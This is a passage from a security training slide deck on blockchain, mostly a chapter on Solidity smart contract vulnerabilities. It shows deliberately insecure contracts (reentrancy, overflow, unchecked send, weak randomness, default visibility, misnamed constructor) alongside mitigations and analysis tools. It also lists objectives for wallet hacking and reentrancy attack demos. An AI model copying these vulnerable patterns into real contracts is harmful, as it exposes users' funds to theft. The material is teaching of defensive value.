
136

Wallet Hacking Demo

- Objectives:
  - Wallet setup
  - Usage of seed words, PIN
  - Wallet uninstallation
- Requires:
  - JAXX installation package
  - NPM Node.js
  - Decryption.js (not distributed)

137

Ethereum Classic Vision



web site

138

Ethereum Nowa


CAPLOCK SECURITY

web site

139

Ethereum Nowa – Leadership Team


CAPLOCK SECURITY



web site

140

Ethereum Classic Vision Promotion



Illegal Transaction

141

Chapter 8: Smart Contract Vulnerabilities and Attacks

142

Quick Solidity Walkthrough

CAPLOCK SECURITY

```
1  pragma solidity ^0.4.24;
2
3  contract Messenger {
4      address owner;
5      string[] messages;
6      uint256 balance;
7
8      constructor() public {
9          owner = msg.sender;
10     }
11
12     function add(string newMessage) public {
13         require(msg.sender == owner);
14         messages.push(newMessage);
15     }
16
17     function count() view public returns(uint){
18         return messages.length;
19     }
20
21     function getMessages(uint index) view public returns(string){
22         return messages[index];
23     }
24
25     function GetBalance() public constant returns(uint256){
26         return this.balance;
27     }
28
29     function deposit() payable {}
30 }
```

Messenger

143

Reentrancy Attack – Example #1

CAPLOCK SECURITY

- Is a classic attack that takes over control flow of a contract and manipulate the data to prevent the correct updating of state.
- Variants of reentrancy have stolen hundreds of millions from contracts.

```
1  // INSECURE
2  mapping (address => uint) private userBalances;
3
4  function withdrawBalance() public {
5      uint amountToWithdraw = userBalances[msg.sender];
6      require(msg.sender.call.value(amountToWithdraw)());
       // At this point, the caller's code is executed, and
       can call withdrawBalance again
7      userBalances[msg.sender] = 0;
8  }
9
```

144

Mitigating Reentrancy Attack

CAPLOCK SECURITY

- Finish all internal work (e.g., state changes) first and only then calling the external function.

```
1  mapping (address => uint) private userBalances;
2
3  function withdrawBalance() public {
4      uint amountToWithdraw = userBalances[msg.sender];
5      userBalances[msg.sender] = 0;
6      require(msg.sender.call.value(amountToWithdraw)());
       // The user's balance is already 0, so future
       invocations won't withdraw anything
7  }
8
```

145

Reentrancy Attack – Example #2

CAPLOCK SECURITY

```
1  // INSECURE
2  mapping (address => uint) private userBalances;
3  mapping (address => bool) private claimedBonus;
4  mapping (address => uint) private rewardsForA;
5
6  function withdrawReward(address recipient) public {
7      uint amountToWithdraw = rewardsForA[recipient];
8      rewardsForA[recipient] = 0;
9      require(recipient.call.value(amountToWithdraw)());
10 }
11
12 function getFirstWithdrawalBonus(address recipient)
   public {
13     require(!claimedBonus[recipient]); // Each recipient
       should only be able to claim the bonus once
14
15     rewardsForA[recipient] += 100;
16     withdrawReward(recipient); // At this point, the
       caller will be able to execute
       getFirstWithdrawalBonus again.
17     claimedBonus[recipient] = true;
18 }
19
```

146

Mitigating Reentrancy Attack – Example #2

CAPLOCK SECURITY

```
1  mapping (address => uint) private userBalances;
2  mapping (address => bool) private claimedBonus;
3  mapping (address => uint) private rewardsForA;
4
5  function untrustedWithdrawReward(address recipient)
   public {
6      uint amountToWithdraw = rewardsForA[recipient];
7      rewardsForA[recipient] = 0;
8      require(recipient.call.value(amountToWithdraw)());
9  }
10
11 function untrustedGetFirstWithdrawalBonus(address
   recipient) public {
12     require(!claimedBonus[recipient]); // Each recipient
       should only be able to claim the bonus once
13
14     claimedBonus[recipient] = true;
15     rewardsForA[recipient] += 100;
16     untrustedWithdrawReward(recipient); // claimedBonus
       has been set to true, so reentry is impossible
17 }
18
```

Notes

- Change state first
- When interacting with external contracts, name your variables, methods, and contract interfaces in a way that makes it clear that interacting with them is potentially unsafe.

147

Mitigating Reentrancy Attack – Example #3

CAPLOCK SECURITY

```
1  // Note: This is a rudimentary example, and mutexes are
   particularly useful where there is substantial logic
   and/or shared state
2  mapping (address => uint) private balances;
3  bool private lockBalances;
4
5  function deposit() payable public returns (bool) {
6      require(!lockBalances);
7      lockBalances = true;
8      balances[msg.sender] += msg.value;
9      lockBalances = false;
10     return true;
11 }
12
13 function withdraw(uint amount) payable public returns
   (bool) {
14     require(!lockBalances && amount > 0 &&
       balances[msg.sender] >= amount);
15     lockBalances = true;
16
17     if (msg.sender.call(amount)()) { // Normally
       insecure, but the mutex saves it
18         balances[msg.sender] -= amount;
19     }
20
21     lockBalances = false;
22     return true;
23 }
24
```

- Use of Mutex
- Need to carefully ensure that there are no ways for a lock to be claimed and never released.

148

mini-DAO Attack Demo

CAPLOCK SECURITY

- Objectives:
  - Demo reentrance exploit
  - How to setup an ‘attacker’ contract
  - How to exit before call completion in ‘victim’ contract
  - Setup event
- Requires:
  - Remix
  - Metamask wallet
  - Victim.sol and Attacker.sol

149

Integer Over/Underflow Manipulation

CAPLOCK SECURITY

- An over/underflow occurs when an operation is performed that requires a fixed-size variable to store a number (or piece of data) that is outside the range of the variable’s data type.

```
1  pragma solidity ^0.4.24;
2
3  contract OverflowAndUnderflow {
4
5      function overflow() public pure returns(uint256) {
6          uint256 max = 2**256-1;
7          return max +1;
8      }
9
10     function underflow() public pure return returns(uint256) {
11         uint256 min = 0;
12         return min-1;
13     }
14 }
```

Token demo

150

Integer Over/Underflow Manipulation

```
1  pragma solidity ^0.4.18;
2
3  contract Token {
4
5    mapping(address => uint) balances;
6    uint public totalSupply;
7
8    function Token(uint _initialSupply) {
9      balances[msg.sender] = totalSupply = _initialSupply;
10   }
11
12   function transfer(address _to, uint _value) public
     returns (bool) {
13     require(balances[msg.sender] - _value >= 0);
14     balances[msg.sender] -= _value;
15     balances[_to] += _value;
16     return true;
17   }
18
19   function balanceOf(address _owner) public constant
     returns (uint balance) {
20     return balances[_owner];
21   }
22 }
23
```

- What is not correct about this contract?

151

Unchecked Return

- Verify low-level function state after call otherwise incorrect variable states may be the result.

```
1  pragma solidity ^0.4.21;
2
3  contract Demo116 {
4      uint weiLeft;
5      uint balance;
6      mapping(address => uint256) public balances;
7
8      function deposit () public payable {
9          balances[msg.sender] += msg.value;
10     }
11
12     function withdraw (uint _amount) public {
13         require(balances[msg.sender] >= _amount);
14         weiLeft -= _amount;
15         msg.sender.send(_amount);
16         }
17
18     function GetBalance() public constant returns(uint){
19         return this.balance;
20     }
21 }
```

Demo116

152

Timestamp Manipulation

CAPLOCK SECURITY

- Avoid the use of block.number and block.timestamp as seeds for randomness.

```
1  uint256 constant private salt =  block.timestamp;
2
3  function random(uint Max) constant private returns (uint256 result){
4      //get the best seed for randomness
5      uint256 x = salt * 100/Max;
6      uint256 y = salt * block.number/(salt % 5) ;
7      uint256 seed = block.number/3 + (salt % 300) + Last_Payout + y;
8      uint256 h = uint256(block.blockhash(seed));
9
10     return uint256((h / x)) % Max + 1; //random number between 1 and
       Max
11 }
```

153

Randomness

CAPLOCK SECURITY

- Randomness does not exist and miners cannot be trusted.
- Organize your code as follow:
  1. Require players to submit a hash of their intended selection or move.
  2. Require the moves to be executed.
  3. Verify the actual move against submitted hash
  4. If does not match, disqualify move.
  5. Generate random value using a randomness oracle (e.g., RandDAO contract).
  6. Evaluate payout.

154

Racing Conditions

- Racing conditions should be verified in such as way that would allow for those conditions to be met.

```
pragma solidity ^0.4.21;

contract EtherGame {

    uint public payoutMileStone1 = 3 ether;
    uint public mileStone1Reward = 2 ether;
    uint public payoutMileStone2 = 5 ether;
    uint public mileStone2Reward = 3 ether;
    uint public finalMileStone = 10 ether;
    uint public finalReward = 5 ether;

    mapping(address => uint) redeemableEther;
    // users pay 0.5 ether. At specific milestones, credit their accounts
    function play() public payable {
        require(msg.value == 0.5 ether); // each play is 0.5 ether
        uint currentBalance = this.balance + msg.value;
        // ensure no players after the game as finished
        require(currentBalance <= finalMileStone);
        // if at a milestone credit the players account
        if (currentBalance == payoutMileStone1) {
            redeemableEther[msg.sender] += mileStone1Reward;
        }
        else if (currentBalance == payoutMileStone2) {
            redeemableEther[msg.sender] += mileStone2Reward;
        }
        else if (currentBalance == finalMileStone ) {
            redeemableEther[msg.sender] += finalReward;
        }
        return;
    }

    function claimReward() public {
        // ensure the game is complete
        require(this.balance == finalMileStone);
        // ensure there is a reward to give
        require(redeemableEther[msg.sender] > 0);
        uint transferValue = redeemableEther[msg.sender];
        redeemableEther[msg.sender] = 0;
        msg.sender.transfer(transferValue);
    }
}
```

155

Front Running

- Transactions with higher gasPrice get priority in processing.

```
pragma solidity ^0.4.21;

contract FindThisHash {
    bytes32 constant public hash =

      0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a;

    function FindingThisHash(address _owner) public payable {}
    // constructor() public payable {}  // load with ether

    function solve(string solution) public {
        // If you can find the pre-image of the hash, receive 1000 ether
        require(hash == sha3(solution));
        msg.sender.transfer(1000 ether);
    }
}
```

156

Default Visibility

- Incorrect use of visibility specifiers can lead to some devastating vulnerabilities in smart contracts.

```
pragma solidity ^0.4.21;

contract HashForEther {

    function withdrawWinnings() {
        // Winner if the last 8 hex characters of the address are 0
        require(uint32(msg.sender) == 0);
        _sendWinnings();
    }

    function _sendWinnings() {
        msg.sender.transfer(this.balance);
    }
}
```

157

Denial of Services – Large Arrays

- Artificially inflating arrays, or exceeding gas limit.

```
contract DistributeTokens {
    address public owner; // gets set somewhere
    address[] investors; // array of investors
    uint[] investorTokens; // the amount of tokens each investor gets

    // ... extra functionality, including transfertoken()

    function invest() public payable {
        investors.push(msg.sender);
        investorTokens.push(msg.value * 5); // 5 times the wei sent
        }

    function distribute() public {
        require(msg.sender == owner); // only owner
        for(uint i = 0; i < investors.length; i++) {
            // here transferToken(to,amount) transfers "amount" of
            // tokens to the address "to"
            transferToken(investors[i],investorTokens[i]);
        }
    }
}
```

158

Denial of Services – Blocking

- Blocking access to a single address

```
1  bool public isFinalized = false;
2  address public owner; // gets set somewhere
3
4  function finalize() public {
5      require(msg.sender == owner);
6      isFinalized == true;
7  }
8
9  // ... extra ICO functionality
10
11 // overloaded transfer function
12 function transfer(address _to, uint _value) returns (bool) {
13     require(isFinalized);
14     super.transfer(_to,_value)
15 }
16
17 ...
```

159

Constructors with Care


- Can you spot the issue area?


```
1  pragma solidity ^0.4.21;
2
3  contract OwnerWallet {
4      address public owner;
5
6      // constructor
7      function ownerWallet(address _owner) public {
8          owner = _owner;
9      }
10
11     // Fallback. Collect ether.
12     function () payable {}
13
14     function withdraw() public {
15         require(msg.sender == owner);
16         msg.sender.transfer(this.balance);
17     }
18 }
```

160

Visualization Tools

- Visualize function control flow of a contract and highlights potential security vulnerabilities:
  - Surya
  - Solgraph
  - EVM Lab
  - Ethereum graph debugger





161

Static and Dynamic Analysis Tools

- Use symbolic analysis, taint analysis and control flow checking to detect a variety of security vulnerabilities.
  - Mythril
  - Slither
  - Echidna
  - Oyente
  - Securify
  - SmartCheck
  - Octopus
  - Chaincode Scanner*

* Denotes Hyperledger Fabric

162

Test Coverage & Linters

- Ensure that test evaluate all of the code under test.
- Improve code quality by enforcing rules for style and composition, making code easier to read and review.
  - Solidity Coverage (test coverage)
  - Solcheck
  - Solint
  - Solium
  - Solhint

163

Best Practices for Smart Contracts

- Prepare for failure
- Rollout carefully
- Keep contracts simple
- Stay up to date
- Be aware of blockchain properties
- Choose Simplicity over Complexity

164

Final Words

- Ethereum, Hyperledger Fabric and other complex blockchain programs are new and highly experimental.
- Security is paramount for blockchain technology.
- Smart contracts are only as smart as the developers.
- Transparency, expert reviews, user testing and use of automated security tools are mechanisms to minimize vulnerabilities.

165

Thank you for your time!

Tuan Phan, CISSP, PMP, Security+, SSBB
Partner, Caplock Security LLC
tphan@caplocksecurity.com
202-780-5455

166